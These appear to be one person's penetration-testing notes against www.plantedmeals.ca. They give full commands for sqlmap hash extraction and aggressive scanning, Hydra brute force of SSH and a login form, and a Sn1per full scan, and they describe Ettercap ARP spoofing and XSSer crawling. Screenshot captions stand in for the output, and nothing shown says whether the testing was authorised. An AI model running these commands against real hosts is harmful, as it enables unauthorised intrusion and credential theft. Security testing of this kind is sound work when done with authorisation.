SQLmap (sudo apt install sqlmap)

Use a Random User-Agent (--crawl=2 will automatically **scan the whole website** for URLs with parameters.)

sqlmap -u "www.plantedmeals.ca" --crawl=2 --dbs --random-agent

텍스트, 스크린샷, 소프트웨어이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Extract Password Hashes (To get passwords (if stored in a table)

sqlmap -u "www.plantedmeals.ca" –passwords

텍스트, 스크린샷, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Aggressive scan

sqlmap -u "http://plantedmeals.ca/" --forms --crawl=3 --risk=3 --level=5 --tamper=space2comment,charencode --random-agent --batch

텍스트, 스크린샷, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Hydra

proxychains hydra -L /usr/share/wordlists/metasploit/common\_roots.txt -P /usr/share/wordlists/rockyou.txt -t 1 -w 5 www.plantedmeals.ca ssh

텍스트, 스크린샷, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

텍스트, 스크린샷, 소프트웨어, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

텍스트, 스크린샷, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

hydra -l admin -P /usr/share/wordlists/rockyou.txt portal.plantedmeals.ca https-post-form "/users/sign\_in:email=^USER^&password=^PASS^:F=Invalid email or password."

텍스트, 스크린샷이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Sn1per (automated reconnaissance and pen testing tool)

git clone https://github.com/1N3/Sn1per.git

cd Sn1per


chmod +x install.sh

sudo ./install.sh

it takes about 20-30 minutes

sudo sniper -t [www.plantedmeals.ca](http://www.plantedmeals.ca) -m full

(perform full detailed reconnaissance scan including nmap port scan, web application scan, OSINT, exploit scan, passive reconnaissance, bruteforce attack, exploitation, etc…)



It gives me vast amounts of scanning results

This tool uses nmap, nikto, whatweb to obtain data

Commix

Similar to sqlmap 🡪 better to use sqlmap

텍스트, 스크린샷, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Tried many different methods for commix

Try encoding payloads to bypass filters

텍스트, 스크린샷, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Intercept requests and modify headers to bypass security

텍스트, 스크린샷, 소프트웨어, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Sublist3r – Subdomain enumeration using public sources

텍스트, 스크린샷, 폰트, 디자인이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Fierce (DNS Reconnaissance tool for mapping networks)

텍스트, 스크린샷, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Not proper to use

Dirb (Hidden Directory Scanning)

텍스트, 스크린샷이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

WPScan detected that www.plantedmeals.ca is not running WordPress

텍스트, 스크린샷, 폰트, 디자인이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Metasploit (exploitation)

텍스트, 스크린샷이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

텍스트, 스크린샷, 소프트웨어, 폰트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.  
can’t use Metasploit tool since it is blocked by firewall and port 445 is filtered

Ettercap (Network Sniffing, MITM, Spoofing)

1. Start Ettercap in Text Mode (General Sniffing)
2. ARP Spoofing Attack on [www.plantedmeals.ca](http://www.plantedmeals.ca)

텍스트, 스크린샷, 소프트웨어이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

텍스트, 스크린샷, 폰트, 메뉴이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

Data You Can Capture:

* Unencrypted Traffic (HTTP, FTP, POP3, IMAP, SMTP)
* Login Credentials (Usernames, Passwords from non-HTTPS sites)
* Session Cookies (Can be used to hijack sessions)
* Banking and Shopping Info (If the victim is on an insecure site)
* Email Communications (If email is sent via an insecure protocol)
* VoIP Conversations (If captured in clear text)
* Private Messages (Social Media, Forums, etc.)

Since I am conducting static vulnerability scan, this might not be suitable.

XSSer – Automated XSS Testing Tool

xsser -u "https://www.plantedmeals.ca" -c 100 –Cl (Crawling for Input Fields)

텍스트, 스크린샷이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.

스크린샷, 텍스트이(가) 표시된 사진

AI가 생성한 콘텐츠는 부정확할 수 있습니다.